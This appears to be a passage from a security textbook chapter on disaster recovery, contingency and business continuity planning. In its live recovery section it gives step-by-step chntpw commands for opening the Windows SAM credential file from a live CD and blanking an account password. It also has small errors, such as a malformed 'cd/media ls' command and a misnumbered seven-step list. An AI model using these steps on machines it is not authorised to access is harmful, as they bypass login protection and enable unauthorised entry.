This step is often referred to as a **Business Impact Analysis** (**BIA**). This is used to determine the **Maximum Tolerable Downtime** (**MTD**), which is used to calculate your **Recovery Point Objective** or **RPO** (the last restorable backup) and **Recovery Time Objective** or **RTO** (the time between the disaster event and recovery).

A common approach to establishing priorities is to list the critical needs of each department, identify the key processes that need to take place in order to meet them, and then identify and rank the underlying processes and operations. The operations and processes can be ranked into three levels of priority: essential, important, and nonessential.

## Determining recovery strategies

The practical ways to recover from a disaster are identified and evaluated at this step. The recovery strategies need to be formulated to cover all aspects of the organization. These aspects include hardware, software, databases, communication channels, customer services, and end-user systems. At times, there may be written agreements with third parties, such as vendors, to provide recovery alternatives in times of disasters, this could include something like combining local storage and backups with cloud storage to mitigate the impact of a hard drive failure The organization should review such agreements, the duration of their cover, and their terms and conditions. By the end of this step, the disaster recovery team should have a solution for all parties that may be affected by a disaster in the organization. If the organization is using a **managed services provider** (**MSP**), the decision can be made by that team instead of the disaster recovery team.

## Collecting data

To facilitate the DR team going through a complete disaster recovery process, information about the organization should be collected and documented. The relevant information that should be collected includes inventory forms, policies and procedures, communication links, important contact details, customer care numbers of service providers, and details of the hardware and software resources that the organization has. Information about backup storage sites and backup schedules alongside their retention duration should also be collected.

Where applicable, the business should also consider the compliance requirements that may come with that data (i.e. HIPAA, SOX).

## Creating the disaster recovery plan

The preceding steps, if performed correctly, will give the disaster recovery team enough information to make a sound disaster recovery plan that is both comprehensive and practical. The plan should be in a standard format that is easily readable and succinctly puts together all the essential information. The response procedures should be fully explained in an easy-to-understand manner. It should have a step-by-step layout and cover all that the response team and other users need to do when disaster strikes. The plan should also specify its own review and updating procedure.

## Testing the plan

The applicability and reliability of the plan should never be left to chance since it may determine the continuity of an organization after a major disaster has occurred. It should, therefore, be thoroughly tested to identify any challenges or errors that it may contain.

Testing will provide a platform for the disaster recovery team and the users to perform the necessary checks and gain a good understanding of the response plan. Some of the tests that can be carried out include simulations, checklist tests, full-interruption tests, and parallel tests.

It is imperative that the disaster recovery plan that a whole organization will rely on is proven to be practical and effective, for both the end users and the disaster recovery team. Additionally, not only is testing important, but it may also be a regulatory requirement depending on the data being handled.

## Obtaining approval

After the plan has been tested and found to be reliable, practical, and comprehensive, it should be submitted to top management to get approved.

The top management has to approve the recovery plan on two grounds:

1. The first one is the assurance that the plan is consistent with the organization's policies, procedures, and other contingency plans. An organization may have multiple business contingency plans and they should all be streamlined. For instance, a disaster recovery plan that can only bring back online services after a few weeks might be incompatible with the goals of an e-commerce company.
2. The second grounds for approval of the plan is that the plan can be slotted in for annual reviews. The top management will do its own evaluations of the plan to determine its adequacy. It is in the interests of the management that the whole organization is covered with an adequate recovery plan. The top management also has to evaluate the compatibility of the plan with the organization's goals.

## Maintaining the plan

The IT threat landscape can change a lot within a very short space of time. In previous chapters, we discussed ransomware called WannaCry, and explained that it hit over 150 countries within a short time span. It caused huge losses in terms of money and even led to deaths when it encrypted computers used for sensitive functions. This is one of the many dynamic changes that affect IT infrastructures and force organizations to quickly adapt.

Therefore, a good disaster recovery plan must be updated often. Most of the organizations hit by WannaCry were unprepared for it and had no idea what actions they should have taken. The attack only lasted a few days but caught many organizations unaware. This clearly shows that disaster recovery plans should be updated based on need rather than on a rigid schedule. Therefore, the last step in the disaster recovery process should be the setting up of an updating schedule. This schedule should also make provisions for updates to be done when they are needed, too.

# Challenges

There are many challenges that face disaster recovery plans. One of these is the lack of approval by the top management. Disaster recovery planning is taken as a mere drill for a fake event that might never happen.

Therefore, the top management may not prioritize the making of such a plan and might also not approve an ambitious plan that seems to be a little bit costly. Another challenge is the incompleteness of the **recovery time objective** (**RTO**) that DR teams come up with. RTOs are the key determiners of the maximum acceptable downtime for an organization (**Maximum Tolerable Downtime** (**MTD**) is used to determine the RTO).

It is at times difficult for the DR team to come up with a cost-effective plan that is within the RTO. Lastly, there is the challenge of outdated plans. The IT infrastructure dynamically changes in its attempts to counter the threats that it faces. Therefore, it is a huge task to keep the disaster recovery plan updated, and some organizations fail to do this. Outdated plans may be ineffective and may be unable to recover the organization when disasters caused by new threat vectors happen.

## Live recovery

There are times when a disaster will affect a system that is still in use. Traditional recovery mechanisms mean that the affected system has to be taken offline, some backup files are installed, and then the system is brought back online. There are some organizations that have systems that cannot enjoy the luxury of being taken offline for recovery to be done.

There are other systems that are structurally built in a way such that they cannot be brought down for recovery. In both instances, a live recovery has to be done. A live recovery can be done in two ways. The first involves a clean system with the right configurations and uncorrupted backup files being installed on top of the faulty system. The end result is that the faulty system is gotten rid of, together with its files, and a new one takes over.

The second type of live recovery is where data recovery tools are used on a system that is still online. The recovery tools may run an update on all the existing configurations to change them to the right ones. It may also replace faulty files with recent backups. This type of recovery is used when there is some valuable data that is to be recovered in the existing system. It allows for the system to be changed without affecting the underlying files. It also allows recovery to be done without doing a complete system restore.

A good example is the recovery of Windows using a Linux live CD which, despite its name, can also be downloaded to and used via a USB drive, not just a CD. The live CD can do many recovery processes, thereby saving the user from having to install a new version of Windows and thus losing all the existing programs. The live CD can, for instance, be used to reset or change a Windows PC password. The Linux tool used to reset or change passwords is called `chntpw`. An attacker does not need any root privileges to perform this. The user needs to boot the Windows PC from an Ubuntu live CD and install `chntpw`. The live CD will detect the drives on the computer and the user will just have to identify the one containing the Windows installation.

Here is the full command that you can use to perform the action:

```
sudo apt-get install chntpw
```

With this information, the user has to input the following commands in the terminal:

```
cd/media ls
cd <hdd or ssd label>
cd Windows\System32\Config
```

This is the directory that contains the Windows configurations:

```
sudo chntpw sam
```

In the preceding command, `sam` is the config file that contains the Windows Registry. Once opened in the terminal, there will be a list showing all the user accounts on the PC and a prompt to edit the users. There are two options: clearing the password or resetting the old password.

The command to reset the password can be issued in the terminal as:

```
sudo chntpw -u <user> SAM
```

Here are the steps to use the command above:

1. Type `1` then press *Enter* (this removes the old password)
2. Type `q` then press *Enter*
3. Type `y` then press *Enter* (this confirms the change)

Remove the Ubuntu Live CD media and reboot Windows. The account whose password you removed will now be passwordless, which will allow you to update the password using Windows.

As mentioned in the previously discussed example, when users cannot remember their Windows passwords, they can recover their accounts using the live CD without having to disrupt the Windows installation. There are many other live recovery processes for systems, and all share some similarities. The existing system is never wiped off completely.

# Contingency planning

Organizations need to protect their networks and IT infrastructure from total failure. Contingency planning is the process of putting in place interim measures to allow for quick recovery from failures and at the same time limit the extent of damage caused by the failures. This is the reason why contingency planning is a critical responsibility that all organizations should undertake.

The planning process involves the identification of risks that the IT infrastructure is subject to and then coming up with remediation strategies to reduce the impact of the risks significantly.

No matter how comprehensive an organization's prevention measures are, it is impossible to eliminate all risks, and so organizations must come to the realization that they could one day wake to a disaster that has occurred and caused severe damage. They must have sound contingency plans with reliable execution plans and reasonably scheduled updating schedules. For contingency plans to be effective, organizations must ensure that:

- They understand the integration between the contingency plan and other business continuity plans
- They develop the contingency plans carefully and pay attention to the recovery strategies that they choose, as well as their recovery time objectives
- They develop the contingency plans with an emphasis on exercise, training, and updating tasks

A contingency plan must address the following IT platforms and provide adequate strategies and techniques for recovering them:

- Workstations, laptops, and smartphones
- Servers
- Websites
- The intranet
- Wide area networks
- Distributed systems (if any)
- Server rooms or firms (if any)

In the next section, we will discuss how to go about creating a contingency plan that encompasses these areas.

## IT contingency planning process

IT contingency planning helps organizations to prepare for future unfortunate events to ensure that they are in a position to respond to them timely and effectively. Future unfortunate events might be caused by hardware failure, cybercrime, natural disasters, and unprecedented human errors. When they happen, an organization needs to keep going, even after suffering significant damage. This is the reason why IT contingency planning is essential. The IT contingency planning process is made up of the following five steps:

1. Development of the contingency planning policy
2. Conducting business impact analysis
3. Identifying the preventative controls
4. Developing recovery strategies
5. Plan maintenance

We will explain each of these in detail in the following sections.

### Development of the contingency planning policy

A good contingency plan must be based on a clear policy that defines the organization's contingency objectives and establishes the employees responsible for contingency planning. All the senior employees must support the contingency program. They should, therefore, be included in developing a site-wide, agreed-upon contingency planning policy that outlines the roles and responsibilities of contingency planning. The policy they come up with must contain the following key elements:

- The scope that the contingency plan will cover
- The resources required
- The training needs of the organizational users
- Testing, exercising, and maintenance schedules
- Backup schedules and their storage locations
- The definitions of the roles and responsibilities of the people that are part of the contingency plan

## Conducting business impact analysis

Doing **business impact analysis** (**BIA**) will help the contingency planning coordinators to easily characterize an organization's system requirements and their interdependencies. This information will assist them in determining the organization's contingency requirements and priorities when coming up with the contingency plan. The main purpose of conducting a BIA, however, is to correlate different systems with the critical services that they offer. From this information, the organization can identify the individual consequences of a disruption to each system. Business impact analysis should be done in three steps, as illustrated in the following diagram:





*Figure 15.3: Business impact analysis steps*

We discuss each of these three sub-steps below.

### Identifying the key IT resources

Although the IT infrastructure can at times be complex and have numerous components, only a few are critical. These are the resources that support the core business processes, such as payroll processing, transaction processing, or an e-commerce shop checkout. The critical resources are the servers, the network, and the communication channels. Different businesses may, however, have their own distinct critical resources.

### Identifying disruption impacts

For each of the identified critical resources, the business should identify their allowable outage times. The maximum allowable outage time is the period of unavailability of a resource within which the business will not feel major impacts. Again, different organizations will have different maximum allowable outage times depending on their core business processes.

An e-commerce shop, for instance, has less maximum allowable outage time for its network compared to the manufacturing industry. The organization needs to keenly observe its key processes and come up with estimates of the maximum allowable time that they can remain unavailable without having adverse consequences. The best outage time estimates should be obtained by balancing the cost of disruption and the cost of recovering an IT resource.

### Developing recovery priorities

From the information that the organization will have collected from the preceding step, it should prioritize the resources that should be restored first. The most critical resources, such as communication channels and the network, are almost always the first priority.

However, this is still subject to the nature of the organization. Some organizations may even prioritize the restoration of production lines higher than the restoration of the network.

## Identifying the preventive controls

After conducting the BIA, the organization will have vital information concerning its systems and their recovery requirements. Some of the impacts that are uncovered in the BIA could be mitigated through preventative measures. These are measures that can be put in place to detect, deter, or reduce the impact of disruptions to the system. If preventative measures are feasible and at the same time not very costly, they should be put in place to assist in the recovery of the system. However, at times, it may become too costly to put in place preventative measures for all types of disruptions that may occur. There is a very wide range of preventative controls available, from those that prevent power interruptions to those that prevent fires.

## Developing recovery strategies

These are the strategies that will be used to restore the IT infrastructure in a quick and effective manner after a disruption has occurred. Recovery strategies must be developed with a focus on the information obtained from the BIA. There are several considerations that have to be made while choosing between alternative strategies, such as costs, security, site-wide compatibility, and the organization's RTOs.

Recovery strategies should also consist of combinations of methods that are complementary and cover the entire threat landscape facing an organization.

The following are the most commonly used recovery methods:

- Backups
- Alternative sites
- Equipment replacement
- Plan testing, training, and exercising

We will discuss these methods in more detail below.

## Backups

Occasionally, the data contained in systems should be backed up. The backup intervals should, however, be short enough to capture reasonably recent data. In the instance of a disaster that leads to the loss of the systems and the data therein, the organization can easily recover. It can reinstall the system and then load the most recent backup and get back on its feet. Data backup policies should be created and implemented. The policies at the very least should cover the backup storage sites, naming conventions for the backups, the rotation frequency, and the methods for the transmission of the data to backup sites.

The following diagram illustrates the complete backup process:





*Figure 15.4: Complete backup process*

Cloud backups have the advantage of cost, reliability, availability, and size. Since the organization does not buy the hardware or meet the maintenance costs of the cloud servers, it is cheaper. Since cloud backups are always online, they are more reliable and available than backups on external storage devices. Lastly, the flexibility to rent as much space as one wants gives the advantage of storage capacity that grows with demand. The two leading disadvantages of cloud computing are privacy and security.

## Alternative sites

There are some disruptions that have long-term effects. These cause an organization to close operations at a given site for a long period. The contingency plan should provide options to continue business operations in an alternative facility.

There are three types of alternative sites: sites owned by the organization, sites acquired through agreements with internal or external entities, and sites commercially acquired through leases. Alternative sites are categorized based on their readiness to continue business operations. Cold sites are those that have all the adequate support resources for the carrying out of IT operations. The organization, however, has to install the necessary IT equipment and telecommunication services to re-establish the IT infrastructure. Warm sites are partially equipped and maintained in a state where they are ready to continue offering the moved IT systems. However, they require some preparation in order to be fully operational. Hot sites are adequately equipped and staffed to continue with IT operations when the main site is hit by a disaster. Mobile sites are transportable office spaces that come with all the necessary IT equipment to host IT systems. Lastly, mirrored sites are redundant facilities that have the same IT systems and data as the main site and can continue operations seamlessly when the main site is facing a disaster.

The following is a summary of the alternative sites in ascending order of their readiness to continue with operations:

| | |
|---|---|
| Cold sites | Have the support resources ready, but require the installation of IT equipment and telecommunication services |
| Warm sites | Partially equipped and kept in a ready state, however, they require preparation through staffing to be operational |
| Hot sites | Adequately equipped and staffed to continue with IT operations |
| Mirrored sites | Exact replicas of the main sites |

## Equipment replacement

Once a destructive disaster occurs, thus damaging critical hardware and software, the organization will have to make arrangements to have these replaced. There are three options that the contingency plan may go for. One of these is vendor agreements, where the vendors are notified to respond to a disaster with the necessary replacements. The other option is an equipment inventory, where the organization purchases replacements for critical IT equipment in advance and safely stores them. Once a disaster strikes, the replacement equipment may be used for replacements in the main site or installed in the alternative sites to reestablish the IT services. Lastly, the organization might opt to use any existing compatible equipment as a replacement for damaged equipment. This option includes borrowing equipment from alternative sites.

## Plan testing, training, and exercising

Once the contingency plan has been developed, it needs to be tested so as to identify the deficiencies that it may have. Testing also needs to be done to evaluate the readiness of employees to implement the plan when a disaster happens. Tests of contingency plans must focus on the speed of recovery from backups and alternative sites, the collaboration between recovery personnel, the performance of recovered systems on alternative sites, and the ease of restoring normal operations. Testing should be done in a worst-case scenario and should be conducted through classroom exercises or functional exercises.

Classroom exercises are the least costly, as the employees are mostly walked through the recovery operations in class before doing a practical exercise.

Functional exercises, on the other hand, are more demanding and require a disaster to be mimicked and the staff to be taught practically how they can respond.

Theoretical training is used to supplement practical training and reinforce what the employees learned during the exercises. Training should be conducted annually at the very least.

### Plan maintenance

Plan maintenance is the final step in the IT contingency planning process. The contingency plan needs to be maintained in an adequate state so that it can respond to an organization's current risks, requirements, organization structure, and policies.

Therefore, it should keep on being updated to reflect the changes made by an organization or changes in the threat landscape. The plan needs to be reviewed regularly and updated if necessary, and the updates should be documented. The review should be done at least annually and all the changes noted should be effected within a short period of time. This is to prevent the occurrence of a disaster that the organization is not yet prepared for.

## Risk management tools

Advancements in technology have made it possible for some crucial IT security tasks to be automated. One such task is risk management whereby automation ensures the efficiency and reliability of the risk management process. Some of the new risk management tools include RiskNAV and IT and Cyber Risk Management software.

### RiskNAV

Developed by the MITRE Corporation, RiskNAV is an advanced tool developed to help organizations manage their IT risks. The tool allows for the collaborative collection, analysis, prioritization, monitoring, and visualization of risk data. The tool provides the IT security team with three dimensions of managing risks: priority, probability, and mitigation status. All this data is presented in a tabular form allowing users to view or edit some variables as needed. For each risk, the IT department will have to provide the following details:

- Risk ID/description – the unique identifier and description of the risk
- Risk state – whether the risk is active or not
- Risk name – the name of the risk
- Risk category – the systems affected by the risk
- Risk color – the color to be used to display the risk
- Risk priority – whether the risk has a high, medium, or low priority
- Mitigation status – whether the risk has been mitigated or not
- Impact date – when the risk will occur
- Assigned manager – the person in charge of managing the risk

Once these inputs have been provided, the tool automatically calculates an overall score for each risk. This score is used to rank the risks in the order of priority whereby the most critical risks are given preference. The calculation is done based on several factors such as the impact date, probability of occurrence, and impacts of occurrence. RiskNAV provides risk management information in a graphical layout where risks are drawn on a chart based on their priority and probability of occurrence. The data points on the chart are displayed with the assigned risk color and names of the assigned risk manager. The tool is simple to use and has a clean interface.

| Risk Analysis Inputs | | Computed Risk Scores | |
|---|---|---|---|
| **Impact Date:** | 16 Sep 2008 | **Risk Timeframe:** | Short-term/ 0.99 |
| **Probability:** | High/ 0.90 | **Overall Risk Impact:** | High/ 0.79 |
| **Cost Impact Rating:** | High/ 0.83 | **Risk Consequence:** | High/ 0.89 |
| **Schedule Impact Rating:** | High/ 0.83 | **Risk Priority:** | High/ 0.89 |
| **Technical Impact Rating:** | High/ 0.65 | **Risk Ranking** (Ranks "Open" risks with priority > 0) | |
| **Compliance & Oversight Impact Rating:** | High/ 0.83 | **Rank in Program:** | 1 of 17 |
| | | **Rank in Organization:** | 1 of 4 |
| | | **Rank in Project:** | 1 of 2 |

*Figure 15.5: RiskNav screenshot where the scoring model has been displayed*

## IT and Cyber Risk Management software

This is a tool developed by Metric Stream to help organizations adopt a business-driven approach to risk management. The tool can integrate with many IT security tools to automatically identify and prioritize risks that organizational assets are exposed to. The data that it obtains from other tools and users is used to create a risk report. This report is a source of risk intelligence showing the risks that are facing an organization and how they should be prioritized.

The advantage that this tool has over other risk management solutions is that it provides a centralized point where IT assets, threats, and vulnerabilities can be viewed. By employing connectors to other security tools, data about risks can be collected automatically or added by the users. The tool also consolidates threat intelligence by allowing IT users to monitor different threat landscapes directly on one tool. Since the tool can connect to vulnerability scanning tools such as Nessus, it is an indispensable asset for vulnerability management. The app allows security teams to perform better at IT risk assessments by providing them with ways to perform multidimensional assessments in line with frameworks such as ISO 27001. Using a wide range of data sources about risks, the risk management process is more effective. The provision of reports, heat maps, and dashboards with aggregated intelligence makes it easier for the IT security team to confidently handle risks in today's IT environment.





*Figure 15.6: A screenshot from the tool where the Process and Assets Risk Posture, Open Issues, Issue Status, Issue Ratings, and Issue Priorities have been displayed.*

# Business continuity plan

A **business continuity plan** (**BCP**) is similar in many aspects to a disaster recovery plan. However, as the name suggests, the BCP document is focused on ensuring a business survives following a security incident or a disaster occurrence. The BCP is a system that contains both preventive and recovery measures that a business engages in to enable the organization to survive a disaster. It seeks to protect both the personnel and all the informational assets in an organization.

For a BCP to be effective, it needs to be thoroughly tested in a live environment where various security incidents can be simulated to mimic an actual security incident and determine how the plan can function in such a case. The testing is crucial as it enables an organization to determine how effective their plan is and to also correct any potential problems or errors in the system.

## Business continuity planning

This includes all the activities that are included in the creation of a system that aims at helping an organization in the prevention of security incidents and recovery of a business in case of a successful disaster or security incident. Business continuity planning entails the definition of all risks that can potentially affect a business's operations. A BCP is an important part of an organization's risk management strategy. All risks facing a company are listed and considered in detail in a risk management strategy. The kind of detail and attention a risk demands is determined by the amount of potential damage the risk could cause to a business. Some business risks cause little to no real harm to a business. However, some risks can lead to the closure of a business. The latter demand extra caution and a fool-proof plan for how to handle the disaster recovery process as well as prevent some of these risks from happening in the first place. The first step is to identify all the risks facing an organization. The BCP should also include the following processes:

- Determine how all the identified risks are likely to impact the business.
- Implement all the necessary safeguards and procedures that can help an organization mitigate the identified risks.
- Test all the instituted safeguards and procedures. This ensures that the developed measures actually work.
- Review the processes to ensure that they are up to date. This means that there should be a regular review of the plan to ensure that it incorporates all new information and new risks as well. The threat landscape is always evolving, hence the need to regularly conduct reviews and update the mitigation systems and measures.

The importance of the BCP is massive. The threats the BCP seeks to mitigate can lead to loss of revenue, reduction of profits, or serious losses. Insurance cover normally helps in the mitigation exercise. However, insurance companies alone do not fully provide the required level of protection, hence the need to have an effective BCP. The business continuity plan is conceived in advance and its development must include the input of all the key stakeholders in an organization.

Notably, a BCP is different from a disaster recovery plan: the DRP is considered a part of the overall BCP. While the DRP focuses on IT systems, the BCP will also address natural events such as fires, an outbreak of diseases, etc. Also, in some cases, the BCP may not be effective. For instance, in the case that a large population of people is affected, a BCP may not be required or effective in this case. At this point, getting the employees to a secure place is the priority and not resuming business operations.

## How to develop a business continuity plan

For a company to develop a business continuity plan that is solid and that can serve them effectively, they need to follow the steps listed below:

1. Business impact analysis: In this step, the organization will seek to identify all the functions and resources in the company, especially the ones that are time-sensitive.
2. Recovery process: In this step, the business focuses on getting the business back online or working again, beginning with the most critical functions first.

3. Organization: In this step, the organization will assemble a business continuity team. This team will be responsible for coming up with a plan that will be used during the business disruption to ensure that the disruption is managed effectively.
4. Training of staff: During this step, members of the business continuity team that have been assembled in the previous step will be offered training to ensure that they are competent enough to develop an effective plan, as well as testing the plan to ensure that it works as expected.

For a business continuity plan to be effective, a business will normally develop a checklist of items and resources they will need during the recovery period. The checklist will include such details as emergency contacts, a list of all the resources that the business continuity team will need to help with the recovery process, the location of the backup data and files that will be required to restart operations, and a list of all the important personnel during this period. In addition, the testing process should test both the business continuity team and the BCP. Both need to be working as expected. The team is tested after training, and they will also be used during the testing of the BCP itself.

## 7 steps to creating an effective business continuity plan

Below is a list of steps that a business can follow in the creation of an effective BCP:

1. Regulatory reviews and landscape: The first step of developing a BCP is to check with the regulatory bodies and to determine what kind of regulations are in place that will shape the BCP creation process. These bodies may include the federal bodies and government, state authorities, or the industry-specific regulations that govern the industry in which the organization operates. In addition, you need to check for additional regulations that may be imposed by investors, business partners, and auditors. All this checking ensures that the BCP that will be created at the end will be valid across all relevant regulations and standards.
2. Risk assessment step: This is the second step of creating a BCP and it entails conducting a risk assessment of the entire organization. This risk assessment process is meant to help identify and then prioritize business risks as well as potential business disruptions based on the impact and the severity their occurrence will have on the organization. Categorization of risks is done in this step and some risks are prioritized. Contingency plans are created for these risks while some are ignored because it is almost impossible to cover all business risks. While assessing risk, a business may want to consider such things as business culture, the cost of the risk, and the potential problems you are likely to meet while implementing a solution to address the risk.
3. Business impact analysis: The third step in creating a BCP involves performing a business impact analysis. This step is a rigorous part of the BCP creation and will require you to review all aspects of business functions and the tools that are critical to the business functions. Having this information will help identify the recovery points and the recovery objectives that will be used in the plan. The critical functions are also identified at this stage. This stage helps reveal the maximum amount of downtime that a business can endure before it suffers irrevocably.

4. The **Federal Emergency Management Agency** (**FEMA**) helps with these processes by providing a financial impact worksheet. The worksheet acts as a template and the business will complement the worksheet by customizing it based on its unique functions and processes. The FEMA worksheet will include such information as:
    - The impacts: The various impacts of disruption on each of the business's processes and functions.
    - The point in time when the loss of the business process will lead to the listed impact: The business impact depends on such factors as time. The disruption of business operations for a few minutes may not result in a serious business impact. However, if a disruption persists for hours or days, then some of the listed impacts come into play.
5. Strategizing and planning development: After carefully analyzing all business functions and the criticality of all these business functions, this step involves coming up with the overall strategy. With each plan, the maximum amount of downtime is used to determine what is acceptable and what is not. The aim is to accommodate the maximum amount of downtime in each business function and plan. After creating the overall strategy, share it with the key stakeholders in the organization who will help you in reviewing the plan and will provide additional ideas. Incorporating as many additional ideas into the plan as possible will help make the plan as fool-proof as possible. After this, store the plan safely and ensure that it is easily accessible in case a disaster occurs.
6. Creating an incident response plan: Having a well-established incident response plan is a critical requirement for any business. The aim of having this plan is to have clear plans and guidelines for actions to take when faced with business disruptions. The plan should also highlight the responsible individuals and what actions they are responsible for. The other important part of this step is reaching out to the various vendors of the software and hardware components used in the organization's systems to determine how they will respond to incidents when they occur.
7. Testing the plan, training staff, and maintenance: This is the sixth step of the BCP creation and revolves around testing the plan to ensure it functions correctly and maintaining the plan, which includes contingencies set in place to handle incidents when they do occur. Regular employee training is also necessary to ensure they understand the plan and their roles when security incidents occur. These plans should also be reviewed regularly, possibly by external certified consultants to get an opinion on their efficiency in handling the expected disasters. The regular review ensures the document is up to date and can solve evolving problems.
8. Communicating: This is the seventh and last step in the creation of the BCP. After all the previous steps, you need to communicate to all relevant stakeholders, both internally and externally, about the developed BCP plan. Any updates to the plan should also be communicated to the stakeholders. Any vendors or third parties that will be affected by the BCP should be alerted because of their crucial role during incidents.

# Best practices for disaster recovery

The various processes that form part of the disaster recovery plan can achieve better results if certain best practices are followed. One of these is having an off-site location to store archived backups. The cloud is a ready solution for safe off-site storage.

Another practice is to record any changes made to the IT infrastructure to ease the process of reviewing the suitability of the contingency plan against the new systems. It is also good to have proactive monitoring of IT systems to determine when a disaster is occurring early enough and to start the recovery process. Organizations should also implement fault-tolerant systems that can withstand a certain degree of exposure to a disaster. Implementing a **redundant array of independent disks** (**RAID**) for servers is one way of achieving redundancy. It is also good to test the integrity of the backups that are made to ensure that they have no errors. It would be disappointing for an organization to realize after a disaster that its backups have errors and are useless. Lastly, the organization should regularly test its process of restoring a system from backups. All IT staff need to be fully knowledgeable about this.

In the event of a disaster, there are different best practices to adhere to on-premises, on the cloud, and within hybrid systems. We will discuss these in sequence.

## On-premises

After the occurrence of a disaster, on-premise disaster recovery can help salvage the organization from total system failure and data loss in a cost-effective way. Best practices include:

- Acting fast: Without off-site backups or hot sites where operations can be shifted to, it could take an attacker a few minutes to bring down the whole organization. Therefore, disaster recovery teams should be ready to respond to any events at all times. They should always have executable disaster recovery plans and a means of quickly accessing the organizational network and system.
- Replicated backups: One of the main concerns during disasters is the permanent loss of data. Organizations should adopt a strategy where they keep replicated backups on computers or servers as well as external disks. These backups ought to be updated regularly and kept securely. For instance, backups on external disks could be kept securely in the server room while backups on hosts or servers should be encrypted. If a disaster occurs, there will be higher chances that one of the backups will remain available to be used for recovery.
- Regular training: On-premise disaster recovery is only as effective as the teams running it. Therefore, disaster recovery teams should be trained regularly on how to handle any disaster events.

## On the cloud

The cloud has been adopted as a business continuity medium whereby critical services are set to fail over to cloud platforms during disasters. This prevents downtime and gives the IT security team enough time to handle the disaster event.

The benefits of cloud disaster recovery can be derived by following these best practices:

